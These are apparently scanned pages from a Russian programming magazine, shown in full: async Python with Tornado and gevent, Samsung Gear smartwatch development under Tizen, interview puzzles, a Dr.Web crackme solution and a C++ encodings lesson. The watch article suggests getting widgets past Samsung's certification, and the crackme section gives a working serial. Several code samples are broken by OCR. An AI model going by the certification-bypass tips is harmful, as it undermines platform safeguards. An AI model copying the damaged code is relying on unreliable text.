Если Twisted все-таки представляет собой больше сетевую библиотеку, чем веб-фреймворк, то с Tornado все ровно наоборот. Этот пакет был разработан теми же товарищами, которые делали FriendFeed, — а это, на минуточку, реально высоконагруженный веб-проект с миллионами посетителей в день. Отличие выражается еще и в том, что в нем есть небольшой встроенный шаблонизатор и поддержка всяких «интернетных» технологий вроде работы с куками и генератора HTTP-ответов в разных форматах.

Twisted появился на горизонте раньше Tornado, однако тогда еще не начался этот бум на асинхронные веб-приложения, а когда он все-таки пришел, то Twisted оказался слегка не у дел в этой сфере, потому что изначально смотрел немного в другую сторону. Это выразилось в том, что веб-приложения на Twisted сейчас в основном пишут только приверженцы старой школы, а для Tornado появилось довольно большое число библиотек, которые добавляют, например, асинхронную работу с базами данных и key-value

хранилищами, удобную интеграцию с фронтенд-технологиями наподобие SockJS и SocketIO и все такое прочее. В результате он сейчас является прямым конкурентом Node.js, только из мира Python.

В качестве примера асинхронного подхода рассмотрим такой код:

```
import time
import tornado.web
from tornado.ioloop import IOLoop
from tornado import gen
@gen.coroutine  # Регистрируем в event
                # loop'е метод как корутину
def async_sleep(seconds):
      # Это не sleep(), а таск с тайм-аутом
    в IOLoop для текущего обработчика
      yield gen.Task(IOLoop.instance().↵
      add_timeout, time.time() + seconds)
class TestHandler(tornado.web.RequestHandler):
    @gen.coroutine
    def get(self):
        for i in xrange(100):
            print i
            yield async_sleep(1)
            # Асинхронно пишем в сокет
            self.write(str(i))
        # Завершаем составление ответа
        self.finish()
application = tornado.web.Application([
    (r"/test", TestHandler),
    ])
application.listen(9999)
IOLoop.instance().start()  # Поехали!
```

Про то, что такое корутины и как они работают, можно прочитать в моей статье в октябрьском номере. Этот код можно считать примером простейшего асинхронного приложения на Tornado — запускается сервер на 9999-м порту, который при заходе по URL "/test" запускает отложенную таску, в которой каждую секунду шлет следующее число из счетчика в сокет, при этом не забывая обрабатывать другие подключения.

ОСВЕЩАЕМ СОБЫТИЯ

Асинхронные серверы — это круто, но что насчет асинхронных клиентов? Такие тоже писать довольно легко. В Python это можно делать с использованием одной из двух довольно известных библиотек — gevent (www.gevent.org) и eventlet (eventlet.net). На их основе создаются отличные скоростные парсеры и системы мониторинга, которые по-настоящему быстро опрашивают тысячи серверов.

Кстати, Tornado появился немного раньше, чем в Python появилась встроенная поддержка epoll (обертки вокруг сетевых системных вызовов находятся в модуле select), поэтому он поставляется с небольшой библиотекой для этого вызова, написанной в несколько строчек кода на C в виде импортируемого модуля. Эта обертка используется на старых версиях Python, но, говорят, в некоторых случаях специально руками собранный с ней пакет работает чуточку быстрее, чем на ванильной реализации. Да, еще одна городская легенда.

Нет, на самом деле серверы с их помощью тоже можно писать. Например, в известной облачной open source платформе OpenStack eventlet используется как база при построении REST-сервисов в некоторых подпроектах. Но в этих библиотеках также присутствует действительно хорошая инфраструктура для написания клиентов.

Gevent работает в основном с библиотекой libevent (или, в новых версиях, libev), а eventlet может при желании работать и просто с epoll. Основная задача этих модулей — создание удобной инфраструктуры для работы с корутинами и запуск тасков в «зеленом» режиме, то есть реализация кооперативной многозадачности за счет быстрого переключения контекста.

Например, в eventlet есть механизм манкипатчинга стандартной библиотеки Python, который позволяет при использовании, скажем, модуля threading, подменять потоки на корутины. То есть в общем случае написанная в многопоточном стиле программа становится асинхронной.

В качестве примера кода с переключением контекста приведу код из примеров стандартной библиотеки gevent:

```
import gevent
def foo():
    print('Running in foo')
    gevent.sleep(0)
    print('Explicit context switch to foo again')
def bar():
    print('Explicit context to bar')
    gevent.sleep(0)
    print('Implicit context switch back to bar')
gevent.joinall([
    gevent.spawn(foo), # Превращаем наши методы в корутины
    gevent.spawn(bar),
])  # и дожидаемся выполнения
"""
Running in foo
Explicit context to bar
Explicit context switch to foo again
Implicit context switch back to bar
"""
```

А вот первый же пример простейшего асинхронного клиента на eventlet (его и другие примеры можно найти на официальном сайте eventlet.net/doc/examples.html):

```
import eventlet
# Патченная версия модуля из стандартной библиотеки
from eventlet.green import urllib2
urls = [
   "https://www.google.com/intl/en_ALL/images/logo.gif",
   "http://python.org/images/python-logo.gif",
   "http://us.i1.yimg.com/us.yimg.com/i/ww/beta/y3.gif",]
def fetch(url):
    print("opening", url)
    body = urllib2.urlopen(url).read()
    print("done with", url)
    return url, body
    pool = eventlet.GreenPool(200)
# Пул асинхронных обработчиков
for url, body in pool.imap(fetch, urls):
                           print("got body from", url,↵
                           "of length", len(body))
```

Основной и главной проблемой этих модулей можно назвать то, что в силу их завязанности на код на C и хитрости реализации их до сих пор в нормальном виде не портировали ни на PyPy, ни на Python 3, есть только прототипы.

И ЧТО В ИТОГЕ?

С одной стороны, асинхронный подход к программированию крайне полезен при решении целого ряда задач, особенно в сфере веб-разработки. С другой — он зачастую требует вывернуть мозг наизнанку, так как любая непродуманная строчка кода может привести к блокировке всего и вся. Но, несомненно, знание того, как работают подобные вещи, может быть очень полезным для современного разработчика, особенно в свете развития таких языков, как Go и Erlang, которые внутри себя скрещивают сразу несколько видов асинхронности и многопоточности в одном флаконе. Поэтому — категорически рекомендую пробовать, ошибаться, радоваться и вообще программировать. Удачи! ⌶



Kladej@shutterstock.com

КОДИНГ ДЛЯ УМНЫХ ЧАСОВ

ЗНАКОМИМСЯ С TIZEN SDK И ПРЕОДОЛЕВАЕМ ЕГО ПОДВОДНЫЕ КАМНИ



Сергей Бобровский
infiltration.ru

Рынок умных часов растет бешеными темпами. В бурно развивающемся направлении носимых гаджетов высокий коммерческий интерес удачно сочетается с использованием «сырых» и плохо защищенных платформ, и тут как минимум надо быть в тренде, чтобы смочь при необходимости быстро написать под заказ прикладуху или разработать хакерскую тулзу, прячущуюся в стильных часах.

ТЫ ТОЛЬКО РАБ, NEO

Мы познакомимся с универсальными принципами создания программ для часов на практическом примере гаджета Samsung Gear 2. Я экспериментировал с моделью Neo, а к свежей версии Gear S с изогнутым дисплеем компания Samsung приурочила выпуск в октябре доработанного Tizen SDK for Wearable 1.0.0, которым наконец-то стало удобно пользоваться.

Умные часы применяются как заменитель смартфона или, скорее, дополнение к нему, которое всегда под рукой: на них удобно украдкой просматривать оповещения, быстро отвечать на входящие, отдавать голосовые команды, отслеживать свое физическое состояние, играть и даже использовать по прямому назначению (ты наверняка часто вытаскиваешь свой смартфон, чтобы просто узнать время). Главный же минус, пока ограничивающий этот рынок, — множество мелких недочетов, как технических, так и организационных, присущих сегодня фактически всем моделям smart watches. Даже с точки зрения конечного пользователя установка программы (виджета) на часы — процесс нетривиальный. В качестве примера отмечу, что мой «серый» смартфон Samsung S4 с часами вообще не заработал (судя по всему, кривовато реализован Bluetooth 4), а законнектились часы только с «родным» S4 mini.

ПРОГРАММНАЯ АРХИТЕКТУРА УМНЫХ ЧАСОВ

Типичная программа для Neo представляет собой классический APK-файл для Android, устанавливаемый на конкретном смартфоне (хост). Виджет, реализующий программную логику на часах, исходно скрыт внутри этого файла. На хосте должна быть инсталлирована программа Gear Manager, управляющая виджетами на часах через Bluetooth. Сам виджет работает под управлением сервиса Wearable Manager Service в ОС Tizen (модифицированный Android). Возможна также классическая клиент-серверная схема, когда на хосте исполняется некая универсальная «серверная» программа, а на часах — виджеты, инсталлируемые отдельно. И третий вариант — автономный виджет, запускаемый только на часах и с телефоном не взаимодействующий. Это могут быть, например, самые разные игры, украшательства, будильники, спортивный софт, не требующий общения со смартфоном, и подобное.

ДОМАШНЕЕ ЗАДАНИЕ 1

Я попробовал «легально» обратиться с часов к тайзеновскому API блютуза, дабы научить Neo, например, взаимодействовать с гаджетами Apple, однако оказалось, что этот API залочен на уровне прошивки. Но для тру-хакера это ведь не проблема?

НАСТРАИВАЕМ ИНСТРУМЕНТАРИЙ ПРОГРАММИРОВАНИЯ

Когда APK-файл запускается на смартфоне, скрытый в нем виджет автоматически грузится на часы, где проверяется и устанавливается (или по каким-то причинам в его установке отказывается), о чем сообщает Gear Manager на смартфоне. Так как хост — это обычное APK-приложение, то разработка ведется с использованием типовых инструментов для Android. Рекомендованная среда — это, конечно, Eclipse, в дополнение к которой требуется установить Tizen SDK for Wearable (SDK и среда на базе Eclipse), последняя версия которого, 1.0.0, вышла 6 октября. В свою очередь, этот SDK требует использования основного Tizen SDK, поэтому порядок установки всего комплекса разработки на чистой машине такой: Eclipse, плагин ADT, Tizen SDK, Tizen SDK for Wearable.

При установке Tizen SDK тебя будут поджидать неприятные сюрпризы, связанные с настройками конкретной вер-

сии Windows. Для их разбора придется покопаться в логе `%LOCALAPPDATA%\.installmanager\install-log`. Отмечу баг инсталлятора, который украл у меня несколько часов, — сообщение `Fatal error "Certificate-generator package"`. Как выяснилось из этого лога, в переменной PATH моей Windows 7 не был прописан путь к каталогу `Windows/System32/`. А зачем он понадобился? Даже если инсталлируется 64-разрядная версия SDK, в процессе установки файлы копируются с помощью системной 32-разрядной утилиты XCOPY!

РАЗБИРАЕМ ПРИМЕР ВЗАИМОДЕЙСТВИЯ ЧАСОВ СО СМАРТФОНОМ

Официальный ресурс developer.samsung.com/samsung-gear предлагает четыре примера, из которых три, по сути, друг от друга не отличаются: обмен между часами и смартфоном строкой, двоичными данными и файлами. Главное тут — понять общую схему взаимодействия; мы рассмотрим ее ключевые моменты на примере Hello Accessory. В его состав входят два проекта: HelloAccessoryProvider (проект хост-приложения для Eclipse) и HelloAccessoryConsumer (проект виджета для Tizen IDE for Wearable). Они импортируются в соответствующие среды стандартным способом. После загрузки проекта Eclipse, скорее всего, покажет первоначальные ошибки, поэтому в настройках `Project → Properties → Android` надо явно задать версию Android SDK (Project Build Target).

Код логики работы хоста находится в файле HelloAccessoryProviderService.java, а в каталоге проекта assets размещается встраиваемый в APK-программу виджет (файл с расширением wgt). Порядок сборки финального приложения будет таким: программируем и отлаживаем виджет в Tizen IDE for Wearable, затем копируем его в проект хоста в Eclipse и собираем окончательный продукт.

Логика виджета программируется типовым способом на HTML5/JavaScript. Она сосредоточена в файле main.js. Элементы пользовательского интерфейса описываются обычным HTML-кодом, который хранится в файле проекта index.html. Кроме того, в ряде случаев понадобится файл config.xml, где, в частности, описываются допустимые разрешения для виджета.

Взаимодействуют хост и виджет посредством подобия сокетной связи, реализуемой классом SASocket. В примере на серверной стороне ведется хеш (HashMap) соединений через класс HelloAccessoryProviderConnection (наследник SASocket). У него, в частности, есть стандартный метод

```
send(int channelId, byte[] data);
```

передающий сокету нужные данные (см. рис. 1), а ответная информация от виджета принимается перезаписываемым обработчиком

```
public void onReceive(int channelId, byte[] data);
```

ДОМАШНЕЕ ЗАДАНИЕ 2

Попробуй разобраться, почему стандартный пример взаимодействия виджета и хоста успешно устанавливается на любые часы и что надо подправить в проектах, чтобы и твой прикладной «клиент-серверный» проект с полноценными привилегиями тоже мог ставиться на любые часы без проблем, а APK-файл с виджетом, инсталлирующимся на любые часы в обход официального процесса сертификации Samsung, можно было, например, официально загрузить в маркет Google Play.




Рис. 1. Программируем хост в Eclipse

Логика «клиентской» части ничуть не сложнее: также используется SASocket, с помощью которого включается слушатель соединения

```
SASocket.setDataReceiveListener(onreceive);
```

Обработчик

```
function onreceive(channelId, data) {
        reateHTML(data); }
```

получает строку, которую сразу и показывает на часах в HTML-формате:

```
var log = document.getElementById('resultBoard');
log.innerHTML = log.innerHTML + "<br> : " + data;
```

Отправка сообщения смартфону выполняется стандартным методом сокета sendData():

```
SASocket.sendData(CHANNELID, "Hello Accessory!");
```

Вот и вся базовая схема взаимодействия смартфона и часов.

ОТЛАЖИВАЕМ ВИДЖЕТ НА ЧАСАХ

Отладку виджета можно вести через встроенный в Tizen SDK for Wearable эмулятор (см. рис. 3), однако он по своей тормознутости не слишком отличается от эмулятора Android SDK.

Поэтому проще всего открыть файл index.html проекта вручную в обычном настольном браузере — главное, держать в уме примерные границы изображения. Кроме того, далеко не всегда удобна официальная схема инсталляции виджета на телефон: в идеале желательно постоянно следить, как работает виджет на реальном устройстве. Обойти эти незадачи поможет утилита `Smart Development Bridge (SDB)`, расположенная в каталоге `tizen-wearable-sdk\tools\`.


Установка виджета на часы, подключенные к компьютеру через USB, выполняется простой командой

```
sdb install xxx.wgt
```

SDB содержит множество фич: тут и одновременная прослушка нескольких устройств, и удаленное выполнение команд, передача файлов, анализ логов, настройка рутового доступа и другое.

WWW


Официальная группа поддержки разработчиков Tizen: vk.com/tizen_russia/



WARNING

Носимые гаджеты — довольно редкий случай устройств, взлом которых не столько вреден, сколько полезен. Поэтому вся информация данной статьи предоставлена автором не только в ознакомительных, но и в мотивирующих целях.








Рис. 2. Тестовый виджет успешно запущен в эмуляторе

Рис. 3. Настраиваем эмулятор часов

Рис. 4. Модифицируем config.xml на стороне виджета

ГЛАДКО БЫЛО ПРИ ОТЛАДКЕ, ДА ЗАБЫЛИ ПРО СЕРТИФИКАТЫ

Все было бы прекрасно, ведь APK-файл, собранный из эталонного примера, запускается на часах нормально и обменивается сообщениями со смартфоном, однако при попытке перекомпилировать виджет и пересобрать хост-проект уже с новым оригинальным клиентским wgt-файлом Gear Manager в установке программки на часы откажет (PRIVILEGE_LEVEL_VIOLATION). Проблема кроется в настроечном файле виджета config.xtm, в частности вот в этой строке:

```
<tizen:privilege name="http://developer.samsung.↵
com/privilege/accessoryprotocol"/>
```

Эту строчку можно удалить (см. рис. 4), после чего пересобранный виджет успешно установится на часы.

Однако теперь он по понятным причинам не сможет устанавливать соединение с телефоном, а будет работать только как автономное приложение.

ДОЛАМЫВАЕМ ЧАСЫ ПО-ДОБРОМУ

Samsung Gear ломают активно и успешно: на них без особых проблем запускается множество APK-приложений, от MX Player до Candy Crush, и даже ставится стоковая Android 4.2.2. Но самое вкусное, конечно, — это организация взаимодействия часов с внешним гаджетом. Тут два проблемных момента: во-первых, возможность тестовой сборки только под конкретный гаджет, во-вторых, утомительный процесс сертификации самсунгом приложений (знакомые говорили, что он занимает недели, а то и месяцы, хотя, возможно, с выходом Gear S ситуация изменилась в лучшую сторону). Обойти их можно без каких-либо хакерских манипуляций — достаточно получить разрешение Samsung на полноценную отладку и тестирование программ на конкретном физическом устройстве. Для этого надо отправить в Samsung уникальный идентификатор часов `Device Unique Identifier` (DUID, указывается в файле request_certificate.xml) и получить от них сертификат register_certificate.xml, который позволит запускать полноценные приложения на одном конкретном гаджете.

DUID определяется через Connection Explorer на панели Info оболочки Tizen IDE for Wearable. Сам запрос также можно отправить непосредственно из этой среды: достаточно щелкнуть на кнопке главного меню `Register Certificate` и либо сгенерировать новый запрос, либо импортировать уже существующее хранилище Android keystore для твоих андроид-программ. Таким способом полноценный софт для часов вполне можно официально делать под свои индивидуальные хакерские нужды либо на конкретный заказ (да пребудет с тобой Сила! — Прим. ред.).

АЛЬТЕРНАТИВНЫЕ ПЛАТФОРМЫ

В первую очередь стоит присмотреться к свежей технологии `Android Wear`, активно поддерживаемой Google, которая, в частности, обеспечивает стыковку с Google Play API. Разработка ведется с помощью Android Studio под Android 4.3 и выше. Даже Samsung выпустил версию Gear под эту платформу, недаром на ней уже запущены Minecraft, Doom и эмулятор Game Boy Color с играми.

Гаджеты `Apple Watch` появятся в начале 2015 года. В них будет установлена долгожданная платформа для носимых устройств на базе iOS 8+. Пакет инструментов и SDK WatchKit будет поддерживаться в Xcode, бета обещана в конце текущего года.

О `Microsoft Smartwatch` пока мало что известно, эти часы будут функционировать под управлением таинственной Windows Wear 8.1. Программировать наверняка можно будет в Visual Studio.

Обязательно надо познакомиться и с `Pebble` — этот проект собрал на кикстартере 10 миллионов долларов и обеспечивает, что важно, взаимодействие часов Pebble (ядро FreeRTOS) с гаджетами Android и iOS. Девелоперам доступна открытая платформа PebbleKit — либо облачная, либо под Linux. Разработка ведется на си и JavaScript.



INFO

16-летний школьник ухитрился инсталлировать Windows 95 на часы Samsung Gear Live.

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ


ЗАДАЧИ ОТ КОМПАНИИ PARALLELS И РЕШЕНИЕ CRACKME ОТ DR.WEB

Парни из Parallels не зря пользуются уважением среди нашего брата программиста. Именно в этой компании придумали контейнерную виртуализацию (и уже реализовали возможность живой миграции контейнеров), сделали такой крутой и всемирно известный продукт, как Parallels Desktop для Mac, и научили смартфоны и планшеты под iOS и Android удаленно воспринимать десктопные приложения с Mac и ПК как нативные (Parallels Access).

Офис Parallels имеет все признаки «офиса мечты», тем более что именно там работают такие крутые специалисты, как технический советник Linux Foundation и мейнтейнер ядра Linux Джеймс Боттомли, создатель 90% стека TCP/IP в Linux Алексей Кузнецов, самый известный хакер 2000-х Алексей Смирнов, создатель Windows NT Марк Збиковски (кстати, сигнатура exe-файла, MZ, — это его инициалы. — Прим. ред.) и автор проекта CRIU Павел Емельянов. Если хочешь влиться в их стройные ряды — решай наши задачки! Между прочим, некоторые из них предлагают на собеседовании прямо сейчас :).




Александр Лозовский
lozovsky@glc.ru



КАКИЕ ВАКАНСИИ ЕСТЬ В PARALLELS?


Сейчас команда разработчиков активно расширяется (а все продукты с мировой известностью делают исключительно в России) — только в московском офисе открыто более 40 вакансий, причем практически во все команды. Больше всего нужны мобильные разработчики (iOS, Android), те, кто будет писать для ядра Linux, а также разработчики в команду облачной платформы Parallels Automation. Собеседования в Parallels редко длятся меньше часа (если меньше, можешь собраться и уйти — пазл не сошелся). Чтобы не терять этот час жизни, попробуй решить сначала их задачи. Все, кто пришлет правильные ответы, получат лицензии на Parallels Desktop для Mac 10 и Parallels Access, а также, как предупреждают в компании, горячий интерес ее эйчаров и тимлидов. Хотя там смотрят прежде всего на логику решающих и опыт и могут нанять даже тех, кто задачи не решил, но чей ход мысли понравился.



На собеседованиях в Parallels предпочитают задавать задачи как логико-алгоритмические, так и предполагающие знание конкретных механизмов и протоколов (назовем их «программными»).

ЗАДАЧИ ОТ PARALLELS

ЗАДАЧИ НА ЛОГИКУ



С задачами на логику любят работать практически во всех командах — и тех, что работают с десктопной виртуализацией для конечных пользователей, и тех, что пишут коммиты для ядра Linux и решают задачи серверной виртуализации, и тех, что создают облачные платформы для сервис-провайдеров. Мы описали здесь только свои самые любимые.

ЗАДАЧА 1

Человек хочет пройти через туннель для поездов. Он начинает свой путь в начале туннеля и, когда проходит четверть пути, слышит, что сзади приближается поезд. Неизвестно, как быстро поезд едет и насколько он далеко. Известно только вот что:

- Если человек развернется и побежит назад, то он достигнет начала туннеля одновременно с поездом.
- Если человек побежит вперед, то конца туннеля он также достигнет одновременно с поездом

Считай, что человек ускоряется мгновенно и бегает с постоянной и одинаковой скоростью в обе стороны туннеля, поезд также едет с постоянной скоростью.

Вопрос: насколько быстрее движется поезд по сравнению с человеком?

ЗАДАЧА 2

Крестьянину нужно перевезти через реку волка, козу и капусту. Но лодка такова, что в ней может поместиться только крестьянин, а с ним или один волк, или одна коза, или одна капуста. Но если оставить волка с козой, то волк съест козу, а если оставить козу с капустой, то коза съест капусту. Сколько решений имеет эта задача (нет, не одно ;). — Прим. ред.)?

ЧИТАТЕЛИ, ШЛИТЕ НАМ СВОИ РЕШЕНИЯ!

Правильные ответы присылай или мне, или сразу представителю компании, Ольге Русаковой, на orusakova@parallels.com.



ВЗЛОМ CRACKME ОТ DR.WEB: РЕШЕНИЕ ЧИТАТЕЛЯ

Крякми запакован UPX'ом, внутри сначала идет проверка серийника на допустимые символы и длину (должна равняться 16). Потом выделяется буфер 4 Кб, в начало копируется байт-код, и с определенными смещениями копируются длина имени, имя, матрица 4*4, состоящая из единиц и нулей, и расширенный пароль. Далее начинает работать встроенный интерпретатор. По имени берется crc32, матрица перемножается на пароль. Полученные значения сравниваются. То есть, чтобы найти серийник, надо узнать контрольную сумму имени и решить систему линейных уравнений. На картинке ты можешь видеть разобранный байт-код, который исполняется интерпретатором. Здесь Hash4 — массив из 10 uint32, [n] означает обращение к четырехкилобайтному массиву со смещением n. Таким образом, решение:

Name: Rumata888
Password: FFD3011A00A2FFDF

Разобранный байткод крякми 

ПРОГРАММНЫЕ ЗАДАЧИ



Задачи 3 и 4 проверяют знание POSIX-подсистем и то, как человек думает в ситуации, когда кажущийся ему очевидным ответ собеседующий говорит, что этот ответ неверен.

ЗАДАЧА 3

Программа запускается в обычном терминале, без перенаправления потоков ввода/вывода.

```
#include <unistd.h>
#include <stdio.h>
int main()
{
 printf("Hello");
         fork();
         return 0;
}
```

Вопрос: что будет напечатано?

ЗАДАЧА 4

Программа запускается в обычном терминале, без перенаправления потоков ввода/вывода.

```
#include <stdio.h>
#include <unistd.h>
#include <signal.h>

int pid;
void handler()
{
     printf("%d\n", pid);
             exit(0);
}

int main()
{
   signal(SIGCHLD, handler);
   pid = fork();
           wait(NULL);
   return 0;
}
```

Вопрос: что будет напечатано?

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

ЗАДАЧА 5

Сколько памяти занимает такая структура?

```
struct xx {
            uint8_t a;
            uint16_t b;
            uint32_t c;
            uint64_t d;
          };
```

ЗАДАЧА 6

Примечание: вопросы типа «Какие функции для аллокации памяти вы знаете в ядре Linux?» или «Какие примитивы синхронизации в ядре Linux доступны для программиста?» не задает только ленивый. Их касаться даже неинтересно. Гораздо интереснее попросить человека построить уже известный примитив, не сказав о том, что он уже известен.

У вас есть некоторая система, которая должна обновлять некоторый счетчик (64-битный на 32-битной архитектуре) и технически не может выполнить операцию атомарно. Это обновление происходит очень часто и должно выполняться очень быстро, например в обработчике прерывания от устройства. Также известно, что это обновление может быть вызвано только на одном процессоре, то есть синхронизировать обновления между собой не надо. Использование стандартного спинлока реально замедляет систему и не подходит. Нужно развязать это изменение счетчика с его чтением, которое происходит а) редко, б) из контекста пользовательского процесса и может происходить относительно медленно.

ЗАДАЧА 7

```
int main() {
  int i;
      for (i = 0; i < 3; i++)
  {
            printf(".");
            fork();
   }
}
```

Вопрос: сколько точек будет выведено в терминале?

СЛАВИМ ЧИТАТЕЛЕЙ-РЕШАТЕЛЕЙ

Иннокентий Сенновский. Этого парня пора уже принимать в штат журнала :), поскольку он уже третий раз (с небольшими перерывами) становится чемпионом рубрики. Именно его решение мы сегодня публикуем. На этот раз он получает в подарок лицензию Dr.Web Security Space на один ПК на три года, бейсболку и футболку с логотипом.

Prober. Известно, что ему за 40 и что он айтишник из Сибири, но работа его с реверсом напрямую не связана. Реверс — его хобби. Хорошее хобби! Пришел вторым, за что получает виртуальную серебряную медаль и Dr.Web Security Space 1 ПК / 1 год.

vladimir okob. Пришел третьим, получает Dr.Web Security Space 1 ПК / 1 год.


1 2 3 4

Владимир «qua» Керимов,
ведущий C++ разработчик
компании «Тензор»
qualab@gmail.com

КАК НЕ СОЙТИ С УМА ПРИ РАБОТЕ С КОДИРОВКАМИ В C++

ГРУСТНАЯ ИСТОРИЯ ЗАБЫТЫХ СИМВОЛОВ

УРОК 3



Говоря о тексте, большинство программистов C++ думают о массивах кодов символов и кодировке, которой эти коды соответствуют. Наиболее опытные разработчики вообще не мыслят понятие текста без указания кодировки, наименее опытные просто считают массив байтов с кодами символов данностью и интерпретируют в понятиях кодировки операционной системы. Фундаментальная разница между этими двумя подходами не только в опыте разработчика, но и в том, что не думать о кодировке намного проще. Пора рассмотреть способ, как не заботиться о хранении кодировки, перекодировке текста, получать свободный доступ к символам и при этом видеть безошибочное представление текста вне зависимости от того, кто и где смотрит на строку текста: в Китае ли, в США или на острове Мадагаскар.

8 БИТ И ВСЕ-ВСЕ-ВСЕ...

Начнем с главного. Создатели языка си были минималистами. По сей день в стандарте C/C++ не предусмотрено типа «байт». Вместо этого типа используется тип char. Char означает character, иными словами — символ. Соответственно, говоря в C/C++ о типе char, мы подразумеваем «байт», и наоборот. Вот тут и начинается самое интересное. Дело в том, что максимально возможное число символов, кодируемых 8 битами, равно 256, и это при том, что на сегодняшний день в таблице Unicode насчитываются сотни тысяч символов. Хитрые создатели ASCII-кодов сразу же зарезервировали первые 128 кодов под стандартные символы, которыми смело можно закодировать практически все в англоязычном мире, оставив нам лишь половину байта под свои нужды, а точнее лишь один свободный старший бит. В результате в первые годы становления информатики все пытались ужаться в эти оставшиеся «отрицательные» числа от –128 до –1. Каждый набор кодов стандартизировался под определенным именем и с этого момента именовался кодировкой. В какой-то момент кодировок стало больше, чем символов в байте, и все они были несовместимы между собой в той части, что выходила за пределы первых 128 ASCII-символов. В результате, если не угадать с кодировкой, все, что не являет собой набор символов первой необходимости для американского сообщества, будет отображено 